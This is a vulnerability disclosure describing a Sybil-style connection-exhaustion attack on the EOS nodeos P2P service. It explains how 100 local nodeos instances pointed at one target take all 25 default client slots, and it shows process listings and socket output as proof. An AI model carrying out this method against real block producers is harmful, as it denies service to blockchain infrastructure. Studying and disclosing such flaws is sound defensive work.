P2P Sybil Attack

Overview of the Vulnerablity

The block producer can be paralyzed with a very small attack cost, and the vulnerability belongs to the blocking attack caused by the imperfect security design of the P2P service.

Attack Principle


According to the description in the configuration file, the max-client of P2P services is 25 by default.

```
# Maximum number of clients from which connections are accepted, use 0 for no
limit
max-clients = 25
```

The attacker started many [nodeos] nodes through scripts. The p2p-peer-address configuration items of every node's [nodeos] are configured with the same target machine. A machine simulates the connection of several hundred machines and initiates a connection request to the node's server at the same time. Obviously the malicious node can very easily to take up 25 connections of block producer's service and keep it connected because the P2P service does not limit the number of single IP connections.


Implementation

100 malicious nodes built on the attack machine




```
root@eos:~/p2p_blast# ls
config1    config15  config21  config28  config34  config40  config47  config53  config6   config66  config72  config79  config85  config91  config98  data13  data2   data26  data32  data39  data45  data51  data58  data64  data70  data77  data83  data9   data96
config10   config16  config22  config29  config35  config41  config48  config54  config60  config67  config73  config8   config86  config92  config99  data14  data20  data27  data33  data4   data46  data52  data59  data65  data71  data78  data84  data90  data97
config100  config17  config23  config3   config36  config42  config49  config55  config61  config68  config74  config80  config87  config93  data1     data15  data21  data28  data34  data40  data47  data53  data6   data66  data72  data79  data85  data91  data98
config11   config18  config24  config30  config37  config43  config5   config56  config62  config69  config75  config81  config88  config94  data10    data16  data22  data29  data35  data41  data48  data54  data60  data67  data73  data8   data86  data92  data99
config12   config19  config25  config31  config38  config44  config50  config57  config63  config7   config76  config82  config89  config95  data100   data17  data23  data3   data36  data42  data49  data55  data61  data68  data74  data80  data87  data93
config13   config2   config26  config32  config39  config45  config51  config58  config64  config70  config77  config83  config9   config96  data11    data18  data24  data30  data37  data43  data5   data56  data62  data69  data75  data81  data88  data94
config14   config20  config27  config33  config4   config46  config52  config59  config65  config71  config78  config84  config90  config97  data12    data19  data25  data31  data38  data44  data50  data57  data63  data7   data76  data82  data89  data95
root@eos:~/p2p_blast# 
```

The node operation of 100 nodeos



```
1882 root       20   0 21480  5508  3444 S  0.0  0.1  0:00.06 -bash
3599 root       20   0 1488M 56348 20124 S  0.0  0.7  0:00.25 nodeos --config-dir /root/p1p_blast/config1 --data-dir /root/p2p_blast/data1 /dev/null
8258 root       20   0 1560M 56284 20056 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config1 --data-dir /root/p2p_blast/data1 /dev/null
8167 root       20   0 1560M 56284 20056 S  0.0  0.7  0:00.25 nodeos --config-dir /root/p2p_blast/config1 --data-dir /root/p2p_blast/data1 /dev/null
8220 root       20   0 1560M 56256 20032 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config2 --data-dir /root/p2p_blast/data2 /dev/null
8173 root       20   0 1560M 56256 20032 S  0.0  0.7  0:00.27 nodeos --config-dir /root/p2p_blast/config2 --data-dir /root/p2p_blast/data2 /dev/null
8225 root       20   0 1560M 56436 20212 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config3 --data-dir /root/p2p_blast/data3 /dev/null
8179 root       20   0 1560M 56436 20212 S  0.0  0.7  0:00.26 nodeos --config-dir /root/p2p_blast/config3 --data-dir /root/p2p_blast/data3 /dev/null
8218 root       20   0 1560M 56460 20240 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config4 --data-dir /root/p2p_blast/data4 /dev/null
8185 root       20   0 1560M 56460 20240 S  0.0  0.7  0:00.28 nodeos --config-dir /root/p2p_blast/config4 --data-dir /root/p2p_blast/data4 /dev/null
8246 root       20   0 1560M 56448 20224 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config5 --data-dir /root/p2p_blast/data5 /dev/null
8191 root       20   0 1560M 56448 20224 S  0.0  0.7  0:00.27 nodeos --config-dir /root/p2p_blast/config5 --data-dir /root/p2p_blast/data5 /dev/null
8226 root       20   0 1560M 56304 20076 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config6 --data-dir /root/p2p_blast/data6 /dev/null
8197 root       20   0 1560M 56304 20076 S  0.0  0.7  0:00.27 nodeos --config-dir /root/p2p_blast/config6 --data-dir /root/p2p_blast/data6 /dev/null
8249 root       20   0 1560M 56212 19988 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config7 --data-dir /root/p2p_blast/data7 /dev/null
8203 root       20   0 1560M 56212 19988 S  0.0  0.7  0:00.27 nodeos --config-dir /root/p2p_blast/config7 --data-dir /root/p2p_blast/data7 /dev/null
8234 root       20   0 1560M 56280 20056 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config8 --data-dir /root/p2p_blast/data8 /dev/null
8209 root       20   0 1560M 56280 20056 S  0.0  0.7  0:00.27 nodeos --config-dir /root/p2p_blast/config8 --data-dir /root/p2p_blast/data8 /dev/null
8255 root       20   0 1560M 56256 20032 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config9 --data-dir /root/p2p_blast/data9 /dev/null
8215 root       20   0 1560M 56256 20032 S  0.0  0.7  0:00.25 nodeos --config-dir /root/p2p_blast/config9 --data-dir /root/p2p_blast/data9 /dev/null
8263 root       20   0 1560M 56348 20124 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config10 --data-dir /root/p2p_blast/data10 /dev/null
8223 root       20   0 1560M 56348 20124 S  0.0  0.7  0:00.26 nodeos --config-dir /root/p2p_blast/config10 --data-dir /root/p2p_blast/data10 /dev/null
8260 root       20   0 1560M 56424 20200 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config11 --data-dir /root/p2p_blast/data11 /dev/null
8231 root       20   0 1560M 56424 20200 S  0.0  0.7  0:00.27 nodeos --config-dir /root/p2p_blast/config11 --data-dir /root/p2p_blast/data11 /dev/null
8267 root       20   0 1560M 56464 20240 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config12 --data-dir /root/p2p_blast/data12 /dev/null
8238 root       20   0 1560M 56464 20240 S  0.0  0.7  0:00.28 nodeos --config-dir /root/p2p_blast/config12 --data-dir /root/p2p_blast/data12 /dev/null
8273 root       20   0 1560M 56280 20056 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config13 --data-dir /root/p2p_blast/data13 /dev/null
8244 root       20   0 1560M 56280 20056 S  0.0  0.7  0:00.27 nodeos --config-dir /root/p2p_blast/config13 --data-dir /root/p2p_blast/data13 /dev/null
8279 root       20   0 1560M 56416 20196 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config14 --data-dir /root/p2p_blast/data14 /dev/null
8252 root       20   0 1560M 56416 20196 S  0.0  0.7  0:00.28 nodeos --config-dir /root/p2p_blast/config14 --data-dir /root/p2p_blast/data14 /dev/null
8300 root       20   0 1560M 56296 20068 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config15 --data-dir /root/p2p_blast/data15 /dev/null
8261 root       20   0 1560M 56296 20068 S  0.0  0.7  0:00.29 nodeos --config-dir /root/p2p_blast/config15 --data-dir /root/p2p_blast/data15 /dev/null
8311 root       20   0 1560M 56352 20124 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config16 --data-dir /root/p2p_blast/data16 /dev/null
8269 root       20   0 1560M 56352 20124 S  0.0  0.7  0:00.27 nodeos --config-dir /root/p2p_blast/config16 --data-dir /root/p2p_blast/data16 /dev/null
8333 root       20   0 1560M 56436 20212 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config17 --data-dir /root/p2p_blast/data17 /dev/null
8276 root       20   0 1560M 56436 20212 S  0.0  0.7  0:00.28 nodeos --config-dir /root/p2p_blast/config17 --data-dir /root/p2p_blast/data17 /dev/null
8325 root       20   0 1560M 56292 20068 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config18 --data-dir /root/p2p_blast/data18 /dev/null
8283 root       20   0 1560M 56292 20068 S  0.0  0.7  0:00.27 nodeos --config-dir /root/p2p_blast/config18 --data-dir /root/p2p_blast/data18 /dev/null
8328 root       20   0 1560M 56456 20228 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config19 --data-dir /root/p2p_blast/data19 /dev/null
8289 root       20   0 1560M 56456 20228 S  0.0  0.7  0:00.27 nodeos --config-dir /root/p2p_blast/config19 --data-dir /root/p2p_blast/data19 /dev/null
8331 root       20   0 1560M 56308 20084 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config20 --data-dir /root/p2p_blast/data20 /dev/null
8295 root       20   0 1560M 56308 20084 S  0.0  0.7  0:00.27 nodeos --config-dir /root/p2p_blast/config20 --data-dir /root/p2p_blast/data20 /dev/null
8342 root       20   0 1560M 56280 20056 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config21 --data-dir /root/p2p_blast/data21 /dev/null
8302 root       20   0 1560M 56280 20056 S  0.0  0.7  0:00.26 nodeos --config-dir /root/p2p_blast/config21 --data-dir /root/p2p_blast/data21 /dev/null
8336 root       20   0 1560M 56308 20084 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config22 --data-dir /root/p2p_blast/data22 /dev/null
8308 root       20   0 1560M 56308 20084 S  0.0  0.7  0:00.27 nodeos --config-dir /root/p2p_blast/config22 --data-dir /root/p2p_blast/data22 /dev/null
8345 root       20   0 1560M 56416 20196 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config23 --data-dir /root/p2p_blast/data23 /dev/null
8315 root       20   0 1560M 56416 20196 S  0.0  0.7  0:00.26 nodeos --config-dir /root/p2p_blast/config23 --data-dir /root/p2p_blast/data23 /dev/null
8351 root       20   0 1560M 56376 20152 S  0.0  0.7  0:00.00 nodeos --config-dir /root/p2p_blast/config24 --data-dir /root/p2p_blast/data24 /dev/null
8321 root       20   0 1560M 56376 20152 S  0.0  0.7  0:00.26 nodeos --config-dir /root/p2p_blast/config24 --data-dir /root/p2p_blast/data24 /dev/null
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
```




```
8747 root       20   0 1560M 56452 20228 S  0.0  0.7  0:00.42 nodeos --config-dir /root/p2p_blast/config84 --data-dir /root/p2p_blast/data84 /dev/null
8797 root       20   0 1560M 56464 20240 S  0.0  0.7  0:00.03 nodeos --config-dir /root/p2p_blast/config85 --data-dir /root/p2p_blast/data85 /dev/null
8754 root       20   0 1560M 56464 20240 S  0.0  0.7  0:00.39 nodeos --config-dir /root/p2p_blast/config85 --data-dir /root/p2p_blast/data85 /dev/null
8800 root       20   0 1560M 57496 21136 S  0.0  0.7  0:00.02 nodeos --config-dir /root/p2p_blast/config86 --data-dir /root/p2p_blast/data86 /dev/null
8761 root       20   0 1560M 57496 21136 S  0.0  0.7  0:00.38 nodeos --config-dir /root/p2p_blast/config86 --data-dir /root/p2p_blast/data86 /dev/null
8792 root       20   0 1560M 55824 19600 S  0.0  0.7  0:00.03 nodeos --config-dir /root/p2p_blast/config87 --data-dir /root/p2p_blast/data87 /dev/null
8767 root       20   0 1560M 55824 19600 S  0.0  0.7  0:00.43 nodeos --config-dir /root/p2p_blast/config87 --data-dir /root/p2p_blast/data87 /dev/null
8808 root       20   0 1560M 56456 20228 S  0.0  0.7  0:00.02 nodeos --config-dir /root/p2p_blast/config88 --data-dir /root/p2p_blast/data88 /dev/null
8774 root       20   0 1560M 56456 20228 S  0.0  0.7  0:00.41 nodeos --config-dir /root/p2p_blast/config88 --data-dir /root/p2p_blast/data88 /dev/null
8861 root       20   0 1560M 56256 20032 S  0.0  0.7  0:00.02 nodeos --config-dir /root/p2p_blast/config89 --data-dir /root/p2p_blast/data89 /dev/null
8781 root       20   0 1560M 56256 20032 S  0.0  0.7  0:00.45 nodeos --config-dir /root/p2p_blast/config89 --data-dir /root/p2p_blast/data89 /dev/null
8859 root       20   0 1560M 56424 20200 S  0.0  0.7  0:00.03 nodeos --config-dir /root/p2p_blast/config90 --data-dir /root/p2p_blast/data90 /dev/null
8788 root       20   0 1560M 56424 20200 S  0.0  0.7  0:00.45 nodeos --config-dir /root/p2p_blast/config90 --data-dir /root/p2p_blast/data90 /dev/null
8857 root       20   0 1560M 56276 20056 S  0.0  0.7  0:00.02 nodeos --config-dir /root/p2p_blast/config91 --data-dir /root/p2p_blast/data91 /dev/null
8795 root       20   0 1560M 56276 20056 S  0.0  0.7  0:00.47 nodeos --config-dir /root/p2p_blast/config91 --data-dir /root/p2p_blast/data91 /dev/null
8854 root       20   0 1560M 56376 20152 S  0.0  0.7  0:00.03 nodeos --config-dir /root/p2p_blast/config92 --data-dir /root/p2p_blast/data92 /dev/null
8803 root       20   0 1560M 56376 20152 S  0.0  0.7  0:00.50 nodeos --config-dir /root/p2p_blast/config92 --data-dir /root/p2p_blast/data92 /dev/null
8853 root       20   0 1560M 56372 20152 S  0.0  0.7  0:00.03 nodeos --config-dir /root/p2p_blast/config93 --data-dir /root/p2p_blast/data93 /dev/null
8810 root       20   0 1560M 56372 20152 S  0.0  0.7  0:00.45 nodeos --config-dir /root/p2p_blast/config93 --data-dir /root/p2p_blast/data93 /dev/null
8856 root       20   0 1560M 56376 20152 S  0.0  0.7  0:00.03 nodeos --config-dir /root/p2p_blast/config94 --data-dir /root/p2p_blast/data94 /dev/null
8816 root       20   0 1560M 56376 20152 S  0.0  0.7  0:00.46 nodeos --config-dir /root/p2p_blast/config94 --data-dir /root/p2p_blast/data94 /dev/null
8855 root       20   0 1560M 56308 20084 S  0.0  0.7  0:00.02 nodeos --config-dir /root/p2p_blast/config95 --data-dir /root/p2p_blast/data95 /dev/null
8822 root       20   0 1560M 56308 20084 S  0.0  0.7  0:00.44 nodeos --config-dir /root/p2p_blast/config95 --data-dir /root/p2p_blast/data95 /dev/null
8860 root       20   0 1560M 56252 20028 S  0.0  0.7  0:00.03 nodeos --config-dir /root/p2p_blast/config96 --data-dir /root/p2p_blast/data96 /dev/null
8828 root       20   0 1560M 56252 20028 S  0.0  0.7  0:00.44 nodeos --config-dir /root/p2p_blast/config96 --data-dir /root/p2p_blast/data96 /dev/null
8858 root       20   0 1560M 56464 20240 S  0.0  0.7  0:00.03 nodeos --config-dir /root/p2p_blast/config97 --data-dir /root/p2p_blast/data97 /dev/null
8834 root       20   0 1560M 56464 20240 S  0.0  0.7  0:00.46 nodeos --config-dir /root/p2p_blast/config97 --data-dir /root/p2p_blast/data97 /dev/null
8862 root       20   0 1560M 56280 20056 S  0.0  0.7  0:00.01 nodeos --config-dir /root/p2p_blast/config98 --data-dir /root/p2p_blast/data98 /dev/null
8840 root       20   0 1560M 56280 20056 S  0.0  0.7  0:00.41 nodeos --config-dir /root/p2p_blast/config98 --data-dir /root/p2p_blast/data98 /dev/null
8863 root       20   0 1560M 56300 20076 S  0.0  0.7  0:00.03 nodeos --config-dir /root/p2p_blast/config99 --data-dir /root/p2p_blast/data99 /dev/null
8846 root       20   0 1560M 56300 20076 S  0.0  0.7  0:00.46 nodeos --config-dir /root/p2p_blast/config99 --data-dir /root/p2p_blast/data99 /dev/null
8864 root       20   0 1560M 56292 20068 S  0.0  0.7  0:00.02 nodeos --config-dir /root/p2p_blast/config100 --data-dir /root/p2p_blast/data100 /dev/null
8852 root       20   0 1560M 56292 20068 S  0.0  0.7  0:00.44 nodeos --config-dir /root/p2p_blast/config100 --data-dir /root/p2p_blast/data100 /dev/null
 8982 root      20   0 21476  5512  3452 S  0.0  0.1  0:00.12 -bash
15039 root      20   0 21464  5532  3488 S  0.0  0.1  0:00.05 -bash
20073 root      20   0 52476  8484  5648 S  0.0  0.1  0:00.03 vim p2p_blast/config100/config.ini
```

A [nodeos] node could be configured with multiple p2p-peer-address. In other words, one node could occupy multiple [nodeos] p2p service at the same time, resulting in normal data cannot be processed in time, or cannot be processed.


However, there is no mechanism such as timeout when the 9876 port of target macine conncets. The status of portal connection are as follows:

1. Screenshot of initial attack status



```
root@instance-6:~# ss -nao | grep 9876
tcp    LISTEN     0      128        *:9876               *:*
tcp    ESTAB      0      0       10.140.0.4:9876          35.[redacted].179:37504
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37512
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37472
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37476
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37474
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37494
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37482
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37490
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37484
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37514
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37496
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37516
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37470
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37478
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37502
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37508
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37506
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37488
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37500
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37468
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37480
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37498
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37510
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37486
tcp    ESTAB      0      0       10.140.0.4:9876          35.          .179:37492
root@instance-6:~#
```

